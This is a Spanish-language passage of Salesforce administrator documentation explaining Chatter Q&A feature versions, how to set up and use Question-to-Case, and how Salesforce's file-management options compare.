| Función de preguntas y respuestas | Descripción | Estructura | Cómo acceden los usuarios |
|---|---|---|---|
| **Versión 1: Respuestas** | Respuestas, lanzada en Winter '11, fue la primera función de P&R de Salesforce para comunidades. A partir de Summer '13, Respuestas no está disponible para nuevas organizaciones. | Respuestas está construida sobre el objeto estándar Pregunta. | Los usuarios internos acceden a la función Respuestas a través de la ficha **Respuestas** en Salesforce. |
| **Versión 2: Respuestas de Chatter** | Respuestas de Chatter, publicada en Spring '12, estaba destinada a clientes que encontraron útil la experiencia de usuario de Respuestas pero que deseaban funciones adicionales.<br>Respuestas de Chatter permite a las empresas mantener un sitio de autoservicio inmediato donde los usuarios pueden ayudar a solucionar las preguntas de otros usuarios, y proporciona una vista de noticias en tiempo real de las preguntas de los usuarios. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. | Respuestas de Chatter está construida sobre el objeto estándar Pregunta. | Los usuarios internos acceden a Respuestas de Chatter a través de la ficha **P&R**, y los moderadores pueden ver una lista de preguntas en la ficha **Preguntas**. |

EDICIONES

Disponible en: Salesforce Classic

Respuestas y Respuestas de Chatter están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Preguntas de Chatter está disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Función de preguntas y respuestas | Descripción | Estructura | Cómo acceden los usuarios |
|---|---|---|---|
| **Versión 3: Preguntas de Chatter** | Preguntas de Chatter, publicada en Winter '15, representa los desarrollos más avanzados en las funciones de preguntas y respuestas de Salesforce. Ya que aprovecha las funciones incorporadas de Chatter, resulta ideal para clientes que desean que su función de preguntas y respuestas esté integrada estrechamente en Chatter.<br><br>Preguntas de Chatter está disponible en organizaciones de Salesforce y en la aplicación para navegadores móviles Salesforce1, así como en comunidades donde Preguntas de Chatter esté activada. | Preguntas de Chatter está construida sobre el modelo de datos de Chatter, y utiliza los objetos Publicación en noticias en tiempo real y Comentario de noticias en tiempo real. | Los usuarios internos acceden a Preguntas de Chatter dentro de Chatter. Utilizan la acción Pregunta en el publicador de Chatter para publicar una pregunta, y todas las preguntas están visibles en las noticias en tiempo real de Chatter. |

CONSULTE TAMBIÉN

- Preguntas de Chatter
- Uso de la ficha P&R de Respuestas de Chatter
- Descripción general de respuestas

## Descripción general de Pregunta en caso

Pregunta en caso permite a los moderadores crear casos a partir de preguntas en Chatter, lo que facilita supervisar y resolver los problemas de sus clientes. Pregunta en caso está disponible en el sitio completo de Salesforce y en la aplicación para navegadores móviles Salesforce1, así como en comunidades donde Preguntas de Chatter esté activada.


Cuando un cliente utiliza la acción Pregunta en Chatter para formular una pregunta, aparecen preguntas similares y artículos de Knowledge debajo del publicador de Chatter. Si las preguntas y artículos simulares no solucionan el problema, el cliente publica la pregunta.

Si no se resuelve una pregunta, puede distribuir la pregunta en un caso. Los usuarios con el permiso de usuario "Moderar Chatter" o "Moderar noticias en tiempo real de comunidades" pueden crear casos a partir de preguntas directamente en las noticias en tiempo real, o bien configurar procesos, que son similares a reglas de flujo de trabajo en Lightning Process Builder para crear automáticamente casos a partir de preguntas que cumplen criterios específicos. Los casos a partir de preguntas se añaden a una cola para que los agentes de asistencia puedan reclamarlos.

EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**





Cuando la pregunta de un cliente se convierte en un caso, el cliente recibe un mensaje de correo electrónico con el número de caso y un vínculo al caso. El cliente puede ver el caso a través de un vínculo en la pregunta que solo él puede ver, mientras que los moderadores ven una nota sobre la pregunta que indica que se creó un caso.

Nota: La persona que formuló la pregunta debe tener acceso a los casos para que pueda verlo.

**Indicador de moderador**





**Indicador de cliente**




Nota: En las preguntas distribuidas en Salesforce (a diferencia de las comunidades), la notificación es visible para todos los usuarios, no solo los moderadores.

Cuando los agentes encuentran una solución, pueden responder a las preguntas directamente desde la consola, y el cliente ve la respuesta del agente en la pregunta o en la vista Mis casos. Los agentes eligen si la respuesta es visible para la comunidad o únicamente para el cliente que formuló la pregunta.




Para empezar a trabajar, consulte Configurar Pregunta en caso.

CONSULTE TAMBIÉN

- Crear un caso a partir de una pregunta en Chatter
- Crear casos automáticamente a partir de preguntas sin resolver en Chatter

## Configurar Pregunta en caso


Agregue Pregunta en caso a sus comunidades, su organización de Salesforce o ambas.

Pregunta en caso permite a los moderadores crear casos a partir de preguntas sin resolver en Chatter, lo que facilita supervisar y resolver los problemas de sus clientes. Los moderadores pueden crear casos a partir de preguntas directamente en las noticias en tiempo real, o bien configurar procesos, que son similares a reglas de flujo de trabajo en Lightning Process Builder para crear automáticamente casos a partir de preguntas que cumplen criterios específicos. Los casos a partir de preguntas se añaden a una cola para que los agentes de asistencia puedan reclamarlos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**



Pregunta en caso solo está disponible en comunidades donde Preguntas de Chatter esté activada.

1. Activar Pregunta en caso
   Pregunta en caso permite a los moderadores crear casos a partir de preguntas en Chatter para garantizar que las preguntas de sus clientes se resuelven rápidamente. Active Pregunta en caso a sus comunidades, su organización de Salesforce o ambas.
2. Agregar el campo Pregunta desde Chatter a la vista Detalle de caso
   Cuando se crea un caso a partir de una pregunta en Chatter, el campo `Pregunta desde Chatter` en las páginas de detalles de casos muestra un vínculo a la pregunta original. Este campo ayuda a los agentes a navegar rápidamente hasta las noticias en tiempo real.
3. Agregar la acción Distribuir a caso al Formato de elemento de noticias en tiempo real
   Ofrezca a los moderadores la capacidad de crear casos a partir de preguntas agregando la acción Distribuir a caso a las páginas de Preguntas de Chatter. Esta acción se crea de forma automática cuando Distribuir a caso se activa en su organización.
4. Confirmar el acceso a la acción Distribuir a caso
   ¿Utiliza su organización de Salesforce más de un tipo de registro para casos? Asegúrese de que los perfiles que necesitan Pregunta en caso tienen acceso al tipo de registro asociado con la acción Distribuir a caso. Si su organización tiene solo un tipo de registro para casos, omita este proceso.
5. Personalizar el formato de acción Distribuir a caso
   Seleccione los campos que aparecen en la acción Distribuir a caso y su orden en base a la información que necesita supervisar para cada caso.
6. Asignar automáticamente casos a partir de preguntas a una cola
   Las reglas de asignación de casos no se admiten en Pregunta en caso, de modo que los casos creados a partir de preguntas se asignan de forma predeterminada al moderador que distribuye la pregunta. Si lo desea, puede escribir una regla de flujo de trabajo o proceso que agregue automáticamente preguntas que se crearon a partir de casos a una cola para que los agentes las reclamen.
7. Crear casos automáticamente a partir de preguntas sin resolver en Chatter
   A medida que su comunidad u organización se desarrolla, asegúrese de que los usuarios obtienen prontas respuestas a sus preguntas. Pregunta en caso permite a los moderadores distribuir preguntas sin resolver a casos en las noticias en tiempo real, pero puede hacer que el proceso de resolución de su caso sea más eficaz configurando procesos, similares a reglas de flujo de trabajo, en Lightning Process Builder. Configure un proceso que cree automáticamente un caso a partir de preguntas que cumplan criterios específicos.

CONSULTE TAMBIÉN

Activar Pregunta en caso

## Activar Pregunta en caso

Pregunta en caso permite a los moderadores crear casos a partir de preguntas en Chatter para garantizar que las preguntas de sus clientes se resuelven rápidamente. Active Pregunta en caso a sus comunidades, su organización de Salesforce o ambas.

1. Desde Configuración, introduzca *Configuración de asistencia al cliente* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de asistencia al cliente**.
2. Para activar Pregunta en caso en todas las comunidades donde Preguntas de Chatter esté activada, seleccione **Activar Pregunta en caso en comunidades**.
3. Para activar Pregunta en caso en su organización de Salesforce, seleccione **Activar Pregunta en caso en Salesforce**.
4. Haga clic en **Guardar**.

Nota: Asegúrese de que el formato de página de caso tiene una base de noticias en tiempo real. El formato de página de caso con base de noticias en tiempo real permite a agentes y moderadores utilizar la acción Comunidad para responder a preguntas distribuidas. Si su organización se creó antes de Spring '14, es posible que el formato de página de caso no tenga una base de noticias en tiempo real.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Pregunta en caso:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Agregar el campo Pregunta desde Chatter a la vista Detalle de caso

## Agregar el campo `Pregunta desde Chatter` a la vista Detalle de caso

Cuando se crea un caso a partir de una pregunta en Chatter, el campo `Pregunta desde Chatter` en las páginas de detalles de casos muestra un vínculo a la pregunta original. Este campo ayuda a los agentes a navegar rápidamente hasta las noticias en tiempo real.

En primer lugar, utilice seguridad a nivel de campos para especificar qué usuarios pueden ver el campo `Pregunta desde Chatter` en las páginas de detalles de casos.

1. Desde los parámetros de gestión de objetos para casos, vaya a Campos.
2. Haga clic en **Pregunta desde Chatter**.
3. Haga clic en **Configurar seguridad a nivel de campo**.
4. Seleccione **Visible** para cualquier perfil que desee que pueda utilizar Pregunta en caso.
5. Haga clic en **Guardar**.

Después de hacer que el campo sea visible para los usuarios, puede seleccionar agregarlo a la vista Detalles de caso.

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. Haga clic en **Modificar** junto al formato de página que desee personalizar.
3. Arrastre el campo `Pregunta desde Chatter` desde la sección Campos de la paleta del editor de formatos de página a la sección Información de caso de la página.
4. Haga clic en **Guardar**.
5. Haga clic en **Asignación de formato de página** para confirmar que los perfiles de usuario que necesitan Distribuir a caso están asignados en el formato de página que ha personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la seguridad a nivel de campo:
- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

Para personalizar los formatos de página:
- "Personalizar aplicación"

Además, asigne los usuarios internos que necesitan acceder al campo `Pregunta desde Chatter` en casos al formato de página.

CONSULTE TAMBIÉN

Agregar la acción Distribuir a caso al Formato de elemento de noticias en tiempo real

Configuración de gestión de búsqueda de objetos

Configuración de gestión de búsqueda de objetos

## Agregar la acción Distribuir a caso al Formato de elemento de noticias en tiempo real

Ofrezca a los moderadores la capacidad de crear casos a partir de preguntas agregando la acción Distribuir a caso a las páginas de Preguntas de Chatter. Esta acción se crea de forma automática cuando Distribuir a caso se activa en su organización.

1. Desde Configuración, introduzca *`Elemento de noticias en tiempo real`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formatos de elemento de noticias en tiempo real**.
2. Haga clic en **Modificar** junto a Formato de elemento de noticias en tiempo real.
3. Arrastre la acción Distribuir a caso desde la categoría Acciones rápidas de la paleta en la sección Acciones rápidas en el publicador de Salesforce Classic .
4. Haga clic en **Guardar**.
5. Haga clic en **Asignaciones de formato de página** para confirmar que los perfiles de usuario que necesitan Distribuir a caso están asignados en el Formato de elemento de noticias en tiempo real.

CONSULTE TAMBIÉN

Confirmar el acceso a la acción Distribuir a caso

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar formatos de página:

- "Personalizar aplicación"

## Confirmar el acceso a la acción Distribuir a caso

¿Utiliza su organización de Salesforce más de un tipo de registro para casos? Asegúrese de que los perfiles que necesitan Pregunta en caso tienen acceso al tipo de registro asociado con la acción Distribuir a caso. Si su organización tiene solo un tipo de registro para casos, omita este proceso.

En primer lugar, compruebe qué tipo de registro está asignado a los perfiles que necesitan acceso a la acción Distribuir a caso.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Haga clic en el nombre de un perfil.
3. En la sección Configuración de tipo de registro, cree una nota de los tipos de registro de caso que utiliza el perfil.
4. En la sección Permisos, asegúrese de que el perfil de usuario tiene el permiso **Moderar Chatter** o **Moderar noticias en tiempo real de comunidades** activado.

A continuación, compruebe qué tipo de registro utiliza la acción Distribuir a caso y cámbielo si es necesario.

1. Desde Configuración, introduzca *Acciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Acciones de elementos de noticias en tiempo real**.
2. Haga clic en **Modificar** junto a la acción Distribuir a caso.
3. Confirme que el campo Tipo de registro muestra el tipo de registro que está asignado a los perfiles que necesitan acceder a esta acción. En caso contrario, seleccione el tipo de registro apropiado en la lista desplegable.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar tipos de registro:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Personalizar el formato de acción Distribuir a caso

## Personalizar el formato de acción Distribuir a caso

Seleccione los campos que aparecen en la acción Distribuir a caso y su orden en base a la información que necesita supervisar para cada caso.

1. Desde Configuración, introduzca *Acciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Acciones de elementos de noticias en tiempo real**.
2. Haga clic en **Formato** junto a la acción Distribuir a caso.
3. Arrastre todos los campos que desee a la acción desde la paleta del editor de formato de acciones y cambie su posición si es necesario.
4. Haga clic en **Guardar**.

Nota: En las comunidades públicas no es posible buscar un contacto cuando se envía un caso, de modo que recomendamos que elimine el campo Contacto del formato Acción de caso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Asignar automáticamente casos a partir de preguntas a una cola

## Asignar automáticamente casos a partir de preguntas a una cola

Las reglas de asignación de casos no se admiten en Pregunta en caso, de modo que los casos creados a partir de preguntas se asignan de forma predeterminada al moderador que distribuye la pregunta. Si lo desea, puede escribir una regla de flujo de trabajo o proceso que agregue automáticamente preguntas que se crearon a partir de casos a una cola para que los agentes las reclamen.

Puede asignar preguntas distribuidas a una cola de varias formas. El enfoque básico es escribir un proceso en Lightning Process Builder que asigne automáticamente un caso a una cola especificada si el campo `Tipo` del caso es igual a `Pregunta`. También puede construir el proceso para acomodar colas múltiples. Por ejemplo, haga que su proceso asigne casos con un tema determinado a una cola diferente.

La forma en que utilice las colas en preguntas distribuidas dependerá de sus usuarios, sus objetivos y otros detalles. Encuentre un enfoque que se ajuste perfectamente a sus necesidades comerciales.

Para conocer el método de creación de una cola, consulte Crear colas.

EDICIONES

Disponible en: Salesforce Classic

Pregunta en caso está disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Crear casos automáticamente a partir de preguntas sin resolver en Chatter

## Crear casos automáticamente a partir de preguntas sin resolver en Chatter

A medida que su comunidad u organización se desarrolla, asegúrese de que los usuarios obtienen prontas respuestas a sus preguntas. Pregunta en caso permite a los moderadores distribuir preguntas sin resolver a casos en las noticias en tiempo real, pero puede hacer que el proceso de resolución de su caso sea más eficaz configurando procesos, similares a reglas de flujo de trabajo, en Lightning Process Builder. Configure un proceso que cree automáticamente un caso a partir de preguntas que cumplan criterios específicos.

**Importante:** Estos pasos se aplican solo a organizaciones y comunidades que utilizan Preguntas de Chatter. ¿No está seguro de que es usted? Consulte Diferencias entre las funciones de preguntas y respuestas en Salesforce en la página 3312.

Puede utilizar Pregunta en caso en procesos de diversas formas. Por ejemplo, considere configurar procesos que:

- Crean un caso a partir de una pregunta si ha transcurrido una semana, la pregunta ha recibido más de 10 Me gusta y no se ha seleccionado una mejor respuesta.
- Cree un caso a partir de una pregunta inmediatamente si la pregunta contiene la palabra "competidor".

Los procesos relacionados con Pregunta en caso actúan sobre el objeto Elemento de noticias en tiempo real. El proceso incluye un flujo que evalúa su las publicaciones de preguntas cumplen sus criterios de distribución. Puede crear variables de flujo en base a varios campos de Elemento de noticias en tiempo real, incluyendo:

- `BestCommentId`: El Id. del comentario que se seleccionó como la mejor respuesta. Si no se ha seleccionado ningún comentario como mejor respuesta, este campo es nulo.
- `CommentCount`: El número de comentarios sobre una pregunta.
- `LikeCount`: El número de Me gusta en una pregunta.

EDICIONES

Disponible en: Salesforce Classic

Pregunta en caso está disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Lightning Process Builder está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consejo:

- Todos los tipos de datos de las variables de flujo deben coincidir con el tipo de datos del campo de elemento de noticias en tiempo real. `CommentCount` y `LikeCount` son campos numéricos, mientras que `BestCommentId` es un campo de texto.
- La creación de un elemento de noticias en tiempo real puede desencadenar un proceso, pero no así las actualizaciones en los elementos de noticias en tiempo real (como Me gusta y comentarios). Dependiendo de su proceso, es posible que tenga que especificar la cantidad de tiempo que debe transcurrir antes de que se ejecute un flujo relacionado.

CONSULTE TAMBIÉN

Process Builder de Lightning

Cloud Flow Designer

## Crear un caso a partir de una pregunta en Chatter

Si no se ha resuelto una pregunta en Chatter, los moderadores pueden crear un caso a partir de la pregunta. La función Pregunta en caso debe estar activada en su organización o comunidad.

1. Navegue hasta la pregunta en las noticias en tiempo real.
2. Seleccione **Distribuir a caso** en el menú desplegable de acciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear un caso a partir de una pregunta en Salesforce:

- "Moderar Chatter" O BIEN "Modificar todos los datos"

  Y


  "Crear" en casos

Para crear un caso a partir de una pregunta en una comunidad:

- "Moderar Chatter" O BIEN "Modificar todos los datos" O BIEN "Moderar noticias en tiempo real de comunidades"

  Y

  "Crear" en casos




Aparecerá una ventana que está precumplimentada con el asunto, el contacto y la descripción del caso. A no ser que Pregunta en caso tenga una cola asociada con ella, el caso se asignará a usted automáticamente.

3. Modifique los detalles del caso si es necesario.
4. Cree el caso.

Después de que se cree un caso a partir de una pregunta de Chatter, el cliente recibe un mensaje de correo electrónico que le notifica que se a creado un caso a partir de su pregunta. El mensaje de correo electrónico proporciona el número del caso y un vínculo al caso.

Los agentes pueden publicar una respuesta a la pregunta directamente desde las noticias en tiempo real del caso utilizando la acción Comunidad en el publicador. Los agentes seleccionan las personas que pueden ver la respuesta seleccionando "Solo cliente" o "Todos". También pueden navegar hasta la pregunta original desde la página de detalle del caso haciendo clic en el vínculo en el campo `Pregunta desde Chatter`.

CONSULTE TAMBIÉN

Configurar Pregunta en caso

Crear casos automáticamente a partir de preguntas sin resolver en Chatter

# Creación, intercambio y organización de archivos

Publique archivos en noticias en tiempo real y registros, comparta archivos con clientes en la nube de Salesforce y sincronice archivos entre su unidad local y Salesforce.

Diferencias entre Archivos, Salesforce CRM Content, Salesforce Knowledge, Documentos y Archivos adjuntos

Explore las diferencias entre las diversas maneras de gestionar sus archivos y contenido.

Salesforce Files

Organice y acceda a sus archivos desde la ficha Archivos.

Archivos externos con Files Connect

Examine, busque y comparta archivos que están almacenados en otro lugar directamente desde Salesforce.

Biblioteca de documentos

Almacene archivos sin adjuntarlos a registros.

Salesforce CRM Content

Organice, comparta, busque y gestione todos los tipos de archivos dentro de su organización.

Google Apps

Integre aplicaciones de Google como Google Docs y Gmail con Salesforce.

# Diferencias entre Archivos, Salesforce CRM Content, Salesforce Knowledge, Documentos y Archivos adjuntos

Explore las diferencias entre las diversas maneras de gestionar sus archivos y contenido.

| | Página de inicio de Archivos | Salesforce CRM Content | Salesforce Knowledge | Ficha Documentos | Archivos adjuntos |
|---|---|---|---|---|---|
| **Objetivo** | Cargar, almacenar, buscar, seguir, compartir, sincronizar y colaborar en archivos de Salesforce en la Nube. | Publicar y compartir archivos oficiales de la empresa con compañeros de trabajo y enviarlos a los clientes. | Crear y gestionar contenido, conocido como artículos, en una base de datos de conocimientos. Los usuarios internos y los clientes (de su Portal de clientes, portal de socios, portal de Service Cloud, o Force.com Sites) pueden encontrar y ver fácilmente los artículos que necesitan. | Almacenar recursos Web, como logotipos, archivos DOT y otros materiales de Visualforce en carpetas sin necesidad de adjuntarlos a los registros. | Adjuntar archivos a los registros de la lista relacionada Archivos adjuntos de las páginas de detalles seleccionadas. |
| **Usos comunes** | Cargar un archivo y guardarlo ahí de forma privada hasta que desee compartirlo. Compartir el archivo con compañeros de trabajo y grupos para colaborar y obtener opiniones. Adjuntar archivos a las publicaciones de una noticia en tiempo real de Chatter en la ficha Inicio, la ficha Chatter, un perfil, un registro o un grupo. Los usuarios con acceso a Salesforce Files Sync pueden acceder, sincronizar y compartir archivos en su carpeta Salesforce Files Sync. | Crear, duplicar o modificar una presentación de ventas y guardarla de modo que sólo usted pueda verla y trabajar en ella. Cuando esté listo, publique la presentación para que otros usuarios de su empresa tengan acceso a ella. Crear un paquete de contenidos y enviarlo a los clientes. | Escribir, modificar, publicar y archivar artículos utilizando la ficha Gestión de artículos o buscar y ver los artículos publicados mediante la ficha Artículos. Los clientes y socios pueden acceder a los artículos si Salesforce Knowledge está activado en su Portal de clientes, portal de socios o portal de Service Cloud, o Force.com Sites. Crear una base de datos de conocimientos pública para que los visitantes de un sitio Web puedan ver los artículos. | Agregue un logotipo personalizado a solicitudes de reuniones cargando su logotipo a la ficha Documentos. | Agregar un archivo a un registro específico, como un evento, una campaña de marketing, un contacto o un caso, adjuntándolo en la lista relacionada Archivos adjuntos. |

| | Página de inicio de Archivos | Salesforce CRM Content | Salesforce Knowledge | Ficha Documentos | Archivos adjuntos |
|---|---|---|---|---|---|
| **Tipos de archivos admitidos** | Todos | Todos | Todos | Todos | Todos |
| **Tamaño máximo de archivo** | 2 GB | • 2 GB<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST de Chatter<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST<br>• 38 MB mediante carga en API de SOAP<br>• 10 MB mediante carga a través de la API masiva<br>• 10 MB de Google Docs<br>• 10 MB mediante carga en Visualforce | 5 MB para archivos adjuntos | • 5 MB<br>• 20 KB para un logotipo de aplicación personalizada | • 25 MB para archivos adjuntos<br>• 2 GB para archivos adjuntos de noticias en tiempo real |

CONSULTE TAMBIÉN

Descripción general de los archivos

Descripción general de Salesforce CRM Content

Página de inicio de documentos

## Salesforce Files

Organice y acceda a sus archivos desde la ficha Archivos.

Descripción general de los archivos

Utilice la ficha **Archivos** para trabajar con archivos en Salesforce.

Página de inicio de Archivos

Almacene archivos de forma privada, comparta archivos con otros y visualice archivos que otros compartieron con usted.

Buscar archivos

Utilice el campo de búsqueda específico de archivos en la página de inicio de **Archivos** en Salesforce para encontrar solo lo que está buscando.

Filtrar su lista de archivos

Utilice los filtros en la página **Archivos** para un acceso rápido a sus archivos en Salesforce.

Carga y uso compartido de archivos

Cargue archivos en Salesforce y compártalos con otros.

Actualizaciones de archivo en las noticias en tiempo real

Siga un archivo para ver actualizaciones de archivo en sus noticias en tiempo real, ver el historial de versión de un archivo y obtener recomendaciones de archivo.

Detalles y vistas previas de archivos

Visualice y modifique detalles de archivo y cree informes sobre archivos.

Salesforce Files Sync

Visualice y modifique detalles de archivo y cree informes sobre archivos.

## Descripción general de los archivos

Utilice la ficha **Archivos** para trabajar con archivos en Salesforce.

Trabajar con archivos en Salesforce significa:


- Colaborar con compañeros publicando archivos en noticias en tiempo real y directamente en registros como Cuentas, Casos, Candidatos y mucho más.
- Compartir archivos con clientes en la Nube segura de Salesforce.
- Sincronizar archivos entre su unidad local y Salesforce.
- Obtener información acerca de cómo trabajan los usuarios con archivos ejecutando informes de archivo personalizados y estándar.

La ficha **Archivos** proporciona un potente conjunto de herramientas para gestionar y trabajar con sus archivos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**




- Filtre su lista de archivos (1) de modo que solo muestre los archivos que desea ver. Haga clic en los nombres de filtro para cambiar el ámbito de su lista de archivos.
- Seleccione o arrastre uno o más archivos para cargar (2) en Salesforce. Son compatibles todos los tipos de archivos, incluyendo desde las presentaciones de Microsoft® PowerPoint y las hojas de cálculo de Excel hasta los archivos Adobe® PDF y los archivos de imagen, de audio y de vídeo.
- Utilice la herramienta de búsqueda específica de archivos (3) para buscar los archivos que necesita. Filtrar su lista de archivos también filtra su búsqueda. Busque todos los archivos a los que tiene acceso desde el filtro Reciente.
